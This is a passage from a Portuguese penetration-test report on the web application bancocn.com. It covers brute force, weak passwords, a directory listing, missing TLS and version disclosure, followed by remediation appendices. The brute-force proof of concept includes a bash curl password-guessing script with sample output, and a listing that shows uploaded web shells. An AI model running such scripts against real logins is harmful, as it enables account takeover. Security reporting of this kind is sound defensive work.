Um atacante utiliza uma ferramenta automatizada para realizar múltiplas tentativas de login, testando diversas combinações de nomes de usuário e senhas. Sem a devida proteção contra força bruta, a aplicação permite que o atacante continue tentando até encontrar a combinação correta de nome de usuário e senha. Uma vez que o atacante obtenha acesso à conta, ele pode roubar informações confidenciais, manipular dados e realizar atividades maliciosas em nome do usuário.

RECOMENDAÇÃO

Para proteger a aplicação contra ataques de força bruta, é importante implementar várias medidas de segurança. Em primeiro lugar, estabeleça uma política de senhas robusta, que exija senhas complexas e variadas, dificultando a adivinhação. Em seguida, adote mecanismos de proteção contra força bruta, como limitar o número de tentativas de login por período de tempo e bloquear temporariamente contas após várias tentativas de acesso mal-sucedidas. Também é recomendado implementar atrasos progressivos no tempo de resposta após tentativas de login falhas, tornando o processo de força bruta mais demorado e menos eficiente. Por fim, incentive os usuários a adotarem a autenticação de dois fatores (2FA) como uma camada extra de segurança.

TAGS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

CVSSv3.1 Base Score: 6.5

ATIVOS AFETADOS

- **bancocn.com**

PROOF OF CONCEPT

A aplicação web está vulnerável a ataques de força bruta, pois permite que um invasor teste diversas combinações de nomes de usuário e senhas sem que haja bloqueio ou limitação das tentativas. Essa fragilidade facilita a ação de atacantes, que podem obter acesso não autorizado às contas dos usuários ao explorar essa vulnerabilidade.

A seguir, apresentamos a prova de conceito:

1. Construa um script para automatizar os ataques de força bruta:

```
#!/bin/bash

url="http://www.bancocn.com"

username="your_username"

passwords=("password1" "password2" "password3" "password123")

test_msg="Testando senha"
incorrect_msg="Senha incorreta"
correct_msg="Senha correta encontrada"

test_password() {
    user=$1
    pass=$2
    response=$(curl -s -X POST -d "user=$user&password=$pass" "$url")
    echo "$response"
}

for password in "${passwords[@]}; do
    echo "$test_msg: $password"
    result=$(test_password "$username" "$password")

    if [[ "$result" =~ "success" ]]; then
        echo "$correct_msg: $password"
        break
    else
        echo "$incorrect_msg: $password"
    fi
done
```

2. Execute o script e analise a saída:

```
root@recon:~/Banco# ./script.sh
Testando senha: senha123
Senha incorreta.
Testando senha: 123456
Senha incorreta.
Testando senha: senhas1234321
Senha incorreta.
Testando senha: teste
Senha incorreta.
Testando senha: admin
Senha incorreta.
Testando senha: 1234
Senha incorreta.
Testando senha: null
Senha incorreta.
Testando senha: senhaadm
Senha incorreta.
Testando senha: bancocn
Senha incorreta.
Testando senha: qwerty
Senha incorreta.
Testando senha: senhafacil
Senha correta encontrada: senhafacil
```

Para corrigir essa vulnerabilidade, é importante implementar mecanismos de proteção contra ataques de força bruta, como limitar o número de tentativas de login por IP e bloquear temporariamente contas após várias tentativas de acesso mal-sucedidas. Além disso, o uso de CAPTCHA pode ajudar a impedir ações automatizadas de força bruta.

VULNERABILIDADE

SEVERIDADE

6. Política Fraca de Senha

MÉDIA

DESCRIÇÃO

A aplicação possui uma política fraca de senha. A aplicação não exige que os usuários tenham senhas fortes, o que torna mais fácil para os usuários mal-intencionados comprometerem as contas dos usuários legítimos. Um mecanismo de autenticação é tão forte quanto suas credenciais. Por esse motivo, é importante exigir que os usuários tenham senhas fortes. A falta de complexidade da senha reduz significativamente o espaço de pesquisa ao tentar adivinhar as senhas do usuário, facilitando os ataques de força bruta.

CENÁRIO DE ATAQUE

As regras de complexidade especificadas pela aplicação permitirão que os usuários criem senhas que são facilmente identificadas durante ataques de força bruta. Um usuário mal-intencionado pode adivinhar facilmente as senhas dos usuários e obter acesso às contas dos usuários.

RECOMENDAÇÃO

Configurar a aplicação para exigir senhas que estejam em conformidade com uma política de alta complexidade. Isso pode ser alcançado impondo o tamanho mínimo de caracteres e impondo o uso de letras maiúsculas, números e caracteres especiais nas senhas.

Os mecanismos de autenticação devem sempre exigir senhas suficientemente complexas e que sejam alteradas periodicamente.

TAGS

CWE-521: Weak Password Requirements

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSSv3.1 Base Score: 5.3

ATIVOS AFETADOS

- **bancocn.com**

PROOF OF CONCEPT


A aplicação web possui uma política de senha fraca, permitindo a utilização de senhas simples e repetidas, como "123456" ou "ABCDEF". Tal fragilidade aumenta a vulnerabilidade das contas de usuário a ataques de força bruta e adivinhação de senhas, facilitando o acesso não autorizado. Quando invasores obtêm acesso às contas, podem comprometer informações confidenciais, manipular dados e realizar ações maliciosas em nome do usuário.

A seguir, apresentamos a prova de conceito:

INFORMAÇÃO CONFIDENCIAL

Página 22 de 42

1. Ao criar uma conta na aplicação, é possível utilizar senhas simples e repetidas, sem qualquer restrição ou exigência de complexidade. No teste realizado, foi possível efetuar o login da conta do administrador com uma senha simples:



Para proteger a aplicação contra essa vulnerabilidade, é essencial adotar uma política de senhas robusta, exigindo a criação de senhas complexas e diversificadas. Tal política deve incluir a combinação de letras maiúsculas e minúsculas, números e caracteres especiais, além de um comprimento mínimo de caracteres. É imprescindível implementar mecanismos de proteção contra ataques de força bruta, como limitação de tentativas de login e bloqueio temporário de contas após várias tentativas de acesso mal-sucedidas. Por fim, incentivar a utilização de autenticação de dois fatores (2FA) pode adicionar uma camada extra de segurança, dificultando ainda mais o acesso não autorizado às contas dos usuários.

VULNERABILIDADE

SEVERIDADE

7. Exposição de Informações por meio da Listagem de Diretórios

MÉDIA

DESCRIÇÃO

A listagem inadequada de diretórios expõe informações potencialmente confidenciais a invasores. A listagem de diretórios fornece ao atacante o índice completo de todos os recursos localizados dentro do diretório, o que pode variar em termos de riscos e consequências, dependendo dos arquivos listados e acessíveis.

CENÁRIO DE ATAQUE

A exposição do conteúdo de um diretório pode permitir que um invasor obtenha acesso ao código-fonte, forneça informações úteis para criar explorações, como horários de criação de arquivos ou informações codificadas nos nomes dos arquivos. Além disso, a listagem do diretório pode comprometer dados privados ou confidenciais.

RECOMENDAÇÃO

É importante restringir o acesso a diretórios e arquivos sensíveis, além de desabilitar a listagem de diretórios no servidor web. Para isso, verifique a configuração do servidor e assegure-se de que a opção de listagem de diretórios esteja desativada. Implemente também medidas de controle de acesso, como autenticação e autorização, para proteger diretórios e arquivos críticos, garantindo que apenas usuários autorizados possam acessá-los.

TAGS

CWE-548: Information Exposure Through Directory Listing

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSSv3.1 Base Score: 5.3

ATIVOS AFETADOS

- **bancocn.com**

PROOF OF CONCEPT

A aplicação web expõe informações internas de arquivos armazenados no servidor, permitindo que sejam facilmente acessadas por qualquer usuário, mesmo que não esteja autenticado. Essa exposição aumenta a vulnerabilidade do sistema, possibilitando que invasores explorem essas informações para fins maliciosos, como roubo de dados, espionagem ou até mesmo a criação de explorações direcionadas às fraquezas identificadas.

A seguir, apresentamos a prova de conceito:

1. A partir do caminho /admin/uploads na URL, é possível visualizar uma lista de arquivos internos da aplicação:

Index of /admin/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 1490906279.jpg	2020-07-03 15:38	331K	
 dsc_0699-min.jpg	2020-07-03 15:38	1.2M	
 imagem.jpg.php5	2023-04-04 16:34	464	
 imagem.php.php5	2023-04-04 16:37	464	
 imagem.php5	2023-04-04 16:36	464	
 north-korea-science-technology.jpg	2020-07-03 15:38	421K	
 shell.php.php5	2023-04-04 16:36	5.4K	
 shell.php5	2023-04-04 16:31	40	
 shell.php7	2023-04-04 16:31	39	

Para corrigir essa vulnerabilidade, é crucial implementar medidas de segurança, como restringir o acesso a arquivos e diretórios sensíveis, exigindo autenticação adequada antes de permitir o acesso. Além disso, configurar o servidor web para não expor informações internas e ocultar detalhes específicos sobre a estrutura e os arquivos do sistema é uma prática recomendada.

VULNERABILIDADE

SEVERIDADE

8. Ausência de SSL/TLS

MÉDIA

DESCRIÇÃO

A ausência de SSL/TLS em um site pode deixá-lo vulnerável a ataques do tipo "Man-in-the-Middle" (MITM), permitindo que um invasor intercepte a comunicação entre o servidor e o cliente, podendo visualizar e modificar as informações trocadas, incluindo senhas, informações de cartão de crédito e outras informações confidenciais.

CENÁRIO DE ATAQUE

Um invasor que esteja na mesma rede do cliente pode interceptar a comunicação entre o cliente e o servidor, mesmo que o cliente acredite estar se comunicando diretamente com o servidor. O invasor pode então ler e alterar as informações transmitidas, como senhas e informações de cartão de crédito, e até mesmo injetar código malicioso na página que o cliente está acessando.

RECOMENDAÇÃO

A adoção de SSL/TLS é fundamental para evitar esse tipo de ataque. A implementação do protocolo de segurança SSL/TLS ajuda a proteger a privacidade e a segurança dos dados transmitidos entre o servidor e o cliente, criptografando as informações e impedindo que elas sejam interceptadas e modificadas por invasores. A migração para HTTPS, a utilização de certificados digitais confiáveis e a configuração correta do servidor são algumas das medidas que podem ser tomadas para garantir a segurança da comunicação entre o cliente e o servidor. Além disso, é importante manter a atualização do software do servidor e a monitoração constante da segurança da rede e do site.

TAGS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSSv3.1 Base Score: 5.3

ATIVOS AFETADOS

- **bancocn.com**

PROOF OF CONCEPT


A aplicação web não utiliza SSL/TLS, sobretudo em sua página de login, o que torna a comunicação entre o cliente e o servidor vulnerável a ataques do tipo "Man-in-the-Middle" (MITM). Nesse tipo de ataque, um invasor pode interceptar dados sensíveis, como informações de login e senhas, e encaminhá-los a um site malicioso.

A ausência de SSL/TLS na aplicação compromete a privacidade e a integridade dos dados dos

usuários, uma vez que a comunicação não é criptografada e pode ser facilmente interceptada e manipulada por atacantes. Isso pode resultar em violações de segurança, roubo de identidade, acesso não autorizado a informações confidenciais e até mesmo comprometimento do sistema.

A seguir, apresentamos a prova de conceito:

1. Ao acessar a página de login da aplicação, é possível identificar facilmente a ausência de um certificado TLS:



Para proteger a aplicação contra essa vulnerabilidade, é essencial implementar SSL/TLS, assegurando que a comunicação entre o cliente e o servidor seja criptografada e autenticada. Isso evita que atacantes interceptem ou modifiquem os dados transmitidos, preservando a confidencialidade e a integridade das informações. É crucial garantir o uso de certificados válidos e atualizados, emitidos por autoridades certificadoras de confiança, e seguir as melhores práticas de configuração e gerenciamento de SSL/TLS para manter a segurança da comunicação ao longo de todo o ciclo de vida da aplicação.

VULNERABILIDADE

SEVERIDADE

9. Server Discloses Software Version

BAIXA

DESCRIÇÃO

A aplicação expõe informações de versão sobre o software de servidor em uso. A divulgação de informações é uma vulnerabilidade comum e predominante em aplicativos. A divulgação de informações confidenciais direta ou implicitamente por meio do comportamento do aplicativo pode ajudar um invasor na coleta ou criação de perfil de informações e na determinação ou estabelecimento de outros vetores de ataque contra o aplicativo ou host.

CENÁRIO DE ATAQUE

Um atacante pode atacar o servidor através de exploits conhecidos para a versão do software que está sendo exposto.

RECOMENDAÇÃO

Configure o servidor para não retornar essas informações de versão. Além disso, utilize mensagens de erro personalizadas que não retornam essas informações do sistema ou redirecionam para uma página da aplicação.

TAGS

CWE-200

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSSv3.1 Base Score: 3.7

ATIVOS AFETADOS

- **bancocn.com**

PROOF OF CONCEPT

Após uma análise simples no código-fonte da aplicação web, foi possível identificar que ela expõe a versão do seu servidor. Essa exposição permite que atacantes obtenham informações valiosas sobre o ambiente de execução da aplicação, facilitando a identificação de vulnerabilidades conhecidas e, assim, aumentando os riscos de ataques direcionados e bem-sucedidos.

Ao revelar a versão do servidor, a aplicação pode se tornar mais suscetível a ataques específicos,

pois os invasores podem direcionar suas ações para explorar falhas conhecidas naquela versão. Isso pode resultar em violações de segurança, roubo de informações confidenciais, comprometimento da integridade dos dados e, em casos extremos, controle total sobre o servidor e a aplicação.

A seguir, apresentamos a prova de conceito:

1. Ao analisar o código-fonte da aplicação, é possível visualizar a versão do servidor web:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head> </head>
  <body>
    <h1>Index of /admin/uploads</h1>
    <table> </table>
    ... <address>Apache/2.4.29 (Ubuntu) Server at www.bancocn.com Port 80</address> == $0
  </body>
</html>
```

Para mitigar esse risco, é importante adotar práticas de segurança que ocultem informações sensíveis, como a versão do servidor. Algumas medidas incluem a remoção ou alteração de cabeçalhos HTTP que revelem informações do servidor, a configuração do servidor para não exibir sua versão em mensagens de erro e a atualização constante do software do servidor para garantir que vulnerabilidades conhecidas sejam corrigidas.

VULNERABILIDADE

SEVERIDADE

10. Informações expostas no Robots.txt

INFO

DESCRIÇÃO

O servidor web contém um arquivo robots.txt. O arquivo robots.txt é usado para fornecer instruções a robôs da web, como rastreadores de mecanismos de pesquisa, sobre locais no site que os robôs têm permissão ou não para rastrear e indexar.

CENÁRIO DE ATAQUE

A presença do robots.txt por si só não apresenta nenhum tipo de vulnerabilidade de segurança. No entanto, muitas vezes é usado para identificar áreas restritas ou privadas do conteúdo de um site. As informações no arquivo podem, portanto, ajudar um invasor a mapear o conteúdo do site, especialmente se alguns dos locais identificados não estiverem vinculados a outros lugares do site.

RECOMENDAÇÃO

O arquivo robots.txt não é uma ameaça à segurança, e seu uso correto pode representar uma boa prática. No entanto, é recomendável revisar o conteúdo do arquivo robots.txt para garantir que ele não divulgue informações informativas ou confidenciais, como diretórios de sites restritos, que possam ajudar um invasor.

TAGS

CWE-200: Information Exposure

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N

CVSSv3.1 Base Score: 0

ATIVOS AFETADOS


- **bancocn.com**

PROOF OF CONCEPT

A aplicação web expõe informações sensíveis no arquivo robots.txt, incluindo o caminho para a página do painel administrativo da aplicação. Essa exposição permite que atacantes obtenham informações valiosas sobre a estrutura do site e localizem áreas restritas ou protegidas. Ao revelar o caminho do painel administrativo, aumenta-se o risco de ataques direcionados, já que os invasores podem explorar pontos fracos e comprometer a segurança da aplicação.

A seguir, apresentamos a prova de conceito:

1. Ao verificar o conteúdo do robots.txt da aplicação, é possível observar que ele traz o caminho para o painel administrativo:



Para proteger a aplicação contra essa vulnerabilidade, é fundamental garantir que o arquivo robots.txt não contenha informações confidenciais ou referências a áreas sensíveis do site, como o caminho para o painel administrativo. Considere também o uso de outras abordagens para controlar o acesso de robôs de busca, como a implementação de metatags "noindex" e "nofollow" nas páginas sensíveis. Por fim, revise regularmente o conteúdo do arquivo robots.txt para evitar a exposição acidental de informações importantes.

CONCLUSÃO

Após a metódica análise realizada pela equipe de segurança da Guardsi, durante o período compreendido entre 10/03 e 10/04, identificamos um conjunto de vulnerabilidades que afetam a integridade e a confiabilidade das aplicações web do BancoCN. Estas falhas de segurança, se não forem devidamente tratadas, podem resultar em sérios danos aos ativos do negócio, comprometendo a reputação da instituição, violando a privacidade dos clientes e, em última instância, gerando perdas financeiras significativas.

A vulnerabilidade crítica encontrada, o SQL Injection, possibilita a inserção maliciosa de comandos SQL no sistema, levando ao acesso indevido e manipulação de dados sensíveis, o que pode afetar diretamente a integridade das informações do banco e seus clientes. Para mitigar esse risco, é imprescindível implementar um sistema de validação e sanitização de entradas, além de utilizar técnicas como consultas parametrizadas e stored procedures.

As vulnerabilidades de alta severidade, Cross-Site Scripting Refletido (XSS Refletido), Cross-Site Request Forgery (CSRF) e execução remota de código por meio de upload inseguro de arquivo, podem permitir ações maliciosas de terceiros, como roubo de sessões e dados sensíveis dos usuários, bem como a execução de comandos arbitrários no servidor. Para corrigir essas falhas, recomenda-se a aplicação de medidas como a sanitização das entradas do usuário, a implementação de tokens anti-CSRF e a restrição ao tipo e tamanho de arquivos permitidos para upload, além de configurar um ambiente isolado para armazenamento e processamento desses arquivos.

No que se refere às vulnerabilidades de severidade média, como falta de proteção contra força bruta, política fraca de senha, exposição de informações por meio da listagem de diretórios e ausência de SSL/TLS, é crucial que o banco adote mecanismos de limitação de tentativas de login, políticas de senha robustas, desabilite a listagem de diretórios nos servidores e implemente uma camada de segurança SSL/TLS para garantir a confidencialidade e integridade das informações transmitidas entre os clientes e o servidor.

As duas últimas vulnerabilidades, exposição da versão do software do servidor e informações expostas no robots.txt, apesar de possuírem menor severidade, também merecem atenção. Sugerimos a ocultação das informações de versão dos softwares utilizados e a revisão das informações expostas no arquivo robots.txt para evitar divulgação desnecessária de detalhes do sistema.

A Guardsi agradece a colaboração da equipe do BancoCN e reforça a importância de manter uma abordagem proativa na busca por falhas de segurança, garantindo assim a proteção dos ativos do negócio e a confiança dos clientes. Estamos à disposição para futuras parcerias e colaborações no campo da segurança cibernética.

APÊNDICE: OVERVIEW EXPLICADO

Total de Vulnerabilidades Únicas	<p>Resumo das vulnerabilidades únicas que foram identificadas durante os testes em relação aos itens dentro do escopo.</p> <p>Uma vulnerabilidade única é uma falha que pode ter várias instâncias, ou seja, vários alvos/ativos no escopo afetados pela mesma vulnerabilidade.</p>
Vulnerabilidade Zero-Day	<p>Zero-Day é uma vulnerabilidade que é desconhecida para o fornecedor, desenvolvedor e para sua organização.</p> <p>Esta falha de segurança é frequentemente explorada por hackers antes que o fornecedor, desenvolvedor ou sua organização tome conhecimento e se apresse para corrigi-la.</p> <p>Um ataque de Zero-Day pode incluir a infiltração de malware, spyware ou permissão de acesso indesejado a informações sensíveis ou confidenciais.</p>
Vulnerabilidade facilmente explorável	<p>Vulnerabilidades facilmente exploráveis são pontos fracos que geralmente são fáceis de detectar normalmente através do uso de ferramentas e scanners automatizados, possuem exploits públicos disponíveis e/ou não necessitam de muito esforço ou conhecimento técnico para sua exploração.</p>
Vulnerabilidade de crítica prioridade	<p>As vulnerabilidades nesta categoria podem levar a um impacto significativo na confidencialidade, integridade e/ou disponibilidade de sistemas e dados organizacionais se não forem tratadas imediatamente.</p>
Vulnerabilidade de alta prioridade	<p>As vulnerabilidades nesta categoria requerem atenção imediata e plano de ação.</p>
Vulnerabilidade de média prioridade	<p>As vulnerabilidades nesta categoria são menos urgentes, mas em algumas circunstâncias ainda podem representar uma ameaça ou consequência séria.</p>
Vulnerabilidade de baixa prioridade	<p>As vulnerabilidades nesta categoria não são uma ameaça iminente, mas devem ser mitigadas para evitar problemas a longo prazo.</p>

APÊNDICE: DEFINIÇÃO DOS NÍVEIS DE SEVERIDADE

Severidade	Descrição
<div>CRÍTICA</div> <p>Alta probabilidade de exploração nos próximos 12 meses</p>	<ul style="list-style-type: none">• Espera-se que o evento ocorra na maioria das circunstâncias• Probabilidade definida• Já aconteceu no passado e nenhuma forma de mitigação foi implementada• Inevitável - vai acontecer• Sem proteções adicionais, espera-se que o evento ocorra na maioria das circunstâncias
<div>ALTA</div> <p>50% de chance de exploração nos próximos 12 meses</p>	<ul style="list-style-type: none">• O evento provavelmente ocorrerá na maioria das circunstâncias• Com as proteções existentes, este evento provavelmente ocorrerá• Eventos como este têm ocorrido regularmente na indústria
<div>MÉDIA</div> <p>10% de chance de exploração nos próximos 12 meses</p>	<ul style="list-style-type: none">• O evento deve ocorrer em algumas circunstâncias• O evento ocorreu em diferentes setores
<div>BAIXA</div> <p>1% de chance de exploração nos próximos 12 meses</p>	<ul style="list-style-type: none">• O evento pode ocorrer em algumas circunstâncias• O evento não ocorreu na empresa, pode ocorrer em algumas circunstâncias

APÊNDICE: MAPEAMENTO DOS ATIVOS AFETADOS PARA CADA VULNERABILIDADE

1. **Crítica** – SQL Injection
 - NÃO CORRIGIDO – bancocn.com
2. **Alta** – Cross-Site Scripting Refletido (XSS Refletido)
 - NÃO CORRIGIDO – bancocn.com
3. **Alta** – Cross-Site Request Forgery (CSRF)
 - NÃO CORRIGIDO – bancocn.com
4. **Alta** – Execução Remota de Código por meio de Upload Inseguro de Arquivo
 - NÃO CORRIGIDO – bancocn.com
5. **Média** – Falta de proteção contra Força Bruta
 - NÃO CORRIGIDO – bancocn.com
6. **Média** – Política Fraca de Senha
 - NÃO CORRIGIDO – bancocn.com
7. **Média** – Exposição de Informações por meio da Listagem de Diretórios
 - NÃO CORRIGIDO – bancocn.com
8. **Média** – Ausência de SSL/TLS
 - NÃO CORRIGIDO – bancocn.com
9. **Baixa** – Server Discloses Software Version
 - NÃO CORRIGIDO – bancocn.com
10. **Info** – Informações expostas no Robots.txt
 - NÃO CORRIGIDO – bancocn.com

APÊNDICE: MAPEAMENTO DAS VULNERABILIDADES PARA CADA ATIVO AFETADO

1. bancocn.com

- **Crítica** - NÃO CORRIGIDO - SQL Injection
- **Alta** - NÃO CORRIGIDO - Cross-Site Scripting Refletido (XSS Refletido)
- **Alta** - NÃO CORRIGIDO - Cross-Site Request Forgery (CSRF)
- **Alta** - NÃO CORRIGIDO - Execução Remota de Código por meio de Upload Inseguro de Arquivo
- **Média** - NÃO CORRIGIDO - Falta de proteção contra Força Bruta
- **Média** - NÃO CORRIGIDO - Política Fraca de Senha
- **Média** - NÃO CORRIGIDO - Exposição de Informações por meio da Listagem de Diretórios
- **Média** - NÃO CORRIGIDO - Ausência de SSL/TLS
- **Baixa** - NÃO CORRIGIDO - Server Discloses Software Version
- **Info** - NÃO CORRIGIDO - Informações expostas no Robots.txt

APÊNDICE: PLANO DE AÇÃO

Severidade	Vulnerabilidade	Ação	Impacto
CRÍTICA	SQL Injection	A maneira segura de evitar ataques de SQL Injection é a validação das entradas e a utilização de consultas parametrizadas, incluindo instruções preparadas. O código do aplicativo nunca deve usar a entrada diretamente. Também é uma boa ideia desativar a visibilidade de erros de banco de dados em seus sites de produção. Erros de banco de dados podem ser usados com SQL Injection para obter informações sobre seu banco de dados.	Essa vulnerabilidade pode levar ao comprometimento completo do banco de dados, afetando a integridade, confidencialidade e disponibilidade das informações armazenadas no banco de dados. Além disso, pode ser possível comprometer o servidor que executa o banco de dados. CVSS=9.8
ALTA	Cross-Site Scripting Refletido (XSS Refletido)	Para evitar ataques XSS, é recomendada uma abordagem em várias camadas. A entrada recebida do cliente deve ser validada rigorosamente no lado do servidor antes que qualquer processamento adicional ocorra. O filtro deve usar uma abordagem de lista branca, aceitando apenas caracteres conhecidos como válidos. A validação deve ser realizada por campo e deve ser o mais rigorosa possível. Certifique-se de que os dados sejam totalmente normalizados e decodificados antes de serem comparados com o filtro. Todos os dados fornecidos pelo cliente devem ser codificados em HTML no ponto em que	Vulnerabilidades de XSS podem ser exploradas para manipular ou roubar cookies, criar solicitações que podem ser confundidas com as de um usuário válido, comprometer informações confidenciais ou executar códigos maliciosos no navegador do usuário para diversos fins. CVSS=8.2

		<p>são exibidos ao usuário. Isso inclui dados de solicitação, como parâmetros de string de consulta e dados recuperados do armazenamento. Recomenda-se que todos os caracteres alfanuméricos sejam codificados em HTML para evitar XSS. No entanto, os seguintes caracteres devem ser codificados: aspas duplas, e comercial, sinal de menor que e sinal de maior que.</p>	
ALTA	Cross-Site Request Forgery (CSRF)	<p>Modifique a aplicação para incluir um token único a cada formulário que executar ações autenticadas. Verifique se esse token está correto para cada solicitação da aplicação autenticada, antes de processar essa solicitação.</p> <p>Verificar o cabeçalho referer na solicitação HTTP do cliente pode evitar ataques CSRF também, garantindo que a solicitação HTTP tenha vindo do site original.</p>	<p>As consequências irão variar dependendo da natureza da funcionalidade que é vulnerável ao CSRF. Um invasor pode efetivamente executar qualquer operação como vítima. Se a vítima for um administrador ou usuário privilegiado, as consequências podem incluir a obtenção de controle total sobre o aplicativo web, possibilitando a exclusão ou roubo de dados ou a utilização da falha para lançar outros ataques contra todos os usuários da aplicação. Como o invasor tem a identidade da vítima, o escopo do CSRF é limitado apenas pelos privilégios da vítima.</p> <p>CVSS=8.2</p>
ALTA	Execução Remota de Código por meio de Upload Inseguro de Arquivo	<p>Para mitigar a vulnerabilidade de execução remota de código por meio de upload inseguro de arquivo, é importante adotar práticas</p>	<p>Um atacante explora a vulnerabilidade fazendo upload de um arquivo contendo código malicioso (por exemplo, um script PHP, um arquivo</p>

recomendadas de segurança no desenvolvimento de aplicações web. Comece validando e restringindo os tipos de arquivo permitidos para upload, aceitando apenas extensões de arquivo conhecidas e seguras. Além disso, verifique o conteúdo real do arquivo, não confiando apenas no tipo MIME enviado pelo cliente.

Ao lidar com os arquivos enviados, renomeie-os usando nomes de arquivo gerados pelo servidor, evitando o uso de caracteres especiais e sequências potencialmente perigosas. Armazene esses arquivos em um diretório fora do diretório raiz da aplicação ou em um servidor de arquivos separado, de modo a garantir uma maior segurança no armazenamento.

É fundamental implementar mecanismos de autenticação e autorização para garantir que apenas usuários autorizados possam fazer upload de arquivos, restringindo o acesso e protegendo as informações contidas na aplicação. Por fim, utilize medidas de segurança adicionais, como o isolamento do processo do servidor web e a implementação de políticas de segurança de

executável ou um arquivo com extensão modificada) através de um formulário de upload inseguro na aplicação web. Após o upload bem-sucedido, o atacante acessa o arquivo malicioso no servidor, que é executado pelo servidor web, resultando na execução remota de código. Com isso, o atacante pode obter controle total sobre o servidor, roubar dados confidenciais, instalar malware e comprometer a segurança dos usuários e da aplicação.

CVSS=7.5

		<p>conteúdo (CSP), a fim de fortalecer a proteção contra ameaças e ataques maliciosos.</p>	
MÉDIA	Falta de proteção contra Força Bruta	<p>Para proteger a aplicação contra ataques de força bruta, é importante implementar várias medidas de segurança. Em primeiro lugar, estabeleça uma política de senhas robusta, que exija senhas complexas e variadas, dificultando a adivinhação. Em seguida, adote mecanismos de proteção contra força bruta, como limitar o número de tentativas de login por período de tempo e bloquear temporariamente contas após várias tentativas de acesso mal-sucedidas. Também é recomendado implementar atrasos progressivos no tempo de resposta após tentativas de login falhas, tornando o processo de força bruta mais demorado e menos eficiente. Por fim, incentive os usuários a adotarem a autenticação de dois fatores (2FA) como uma camada extra de segurança.</p>	<p>Um atacante utiliza uma ferramenta automatizada para realizar múltiplas tentativas de login, testando diversas combinações de nomes de usuário e senhas. Sem a devida proteção contra força bruta, a aplicação permite que o atacante continue tentando até encontrar a combinação correta de nome de usuário e senha. Uma vez que o atacante obtenha acesso à conta, ele pode roubar informações confidenciais, manipular dados e realizar atividades maliciosas em nome do usuário.</p> <p>CVSS=6.5</p>
MÉDIA	Política Fraca de Senha	<p>Configurar a aplicação para exigir senhas que estejam em conformidade com uma política de alta complexidade. Isso pode ser alcançado impondo o tamanho mínimo de caracteres e impondo o uso de letras maiúsculas, números e caracteres especiais nas senhas.</p>	<p>As regras de complexidade especificadas pela aplicação permitirão que os usuários criem senhas que são facilmente identificadas durante ataques de força bruta. Um usuário mal-intencionado pode adivinhar facilmente as senhas dos usuários e</p>

		Os mecanismos de autenticação devem sempre exigir senhas suficientemente complexas e que sejam alteradas periodicamente.	obter acesso às contas dos usuários. CVSS=5.3
MÉDIA	Exposição de Informações por meio da Listagem de Diretórios	É importante restringir o acesso a diretórios e arquivos sensíveis, além de desabilitar a listagem de diretórios no servidor web. Para isso, verifique a configuração do servidor e assegure-se de que a opção de listagem de diretórios esteja desativada. Implemente também medidas de controle de acesso, como autenticação e autorização, para proteger diretórios e arquivos críticos, garantindo que apenas usuários autorizados possam acessá-los.	A exposição do conteúdo de um diretório pode permitir que um invasor obtenha acesso ao código-fonte, forneça informações úteis para criar explorações, como horários de criação de arquivos ou informações codificadas nos nomes dos arquivos. Além disso, a listagem do diretório pode comprometer dados privados ou confidenciais. CVSS=5.3
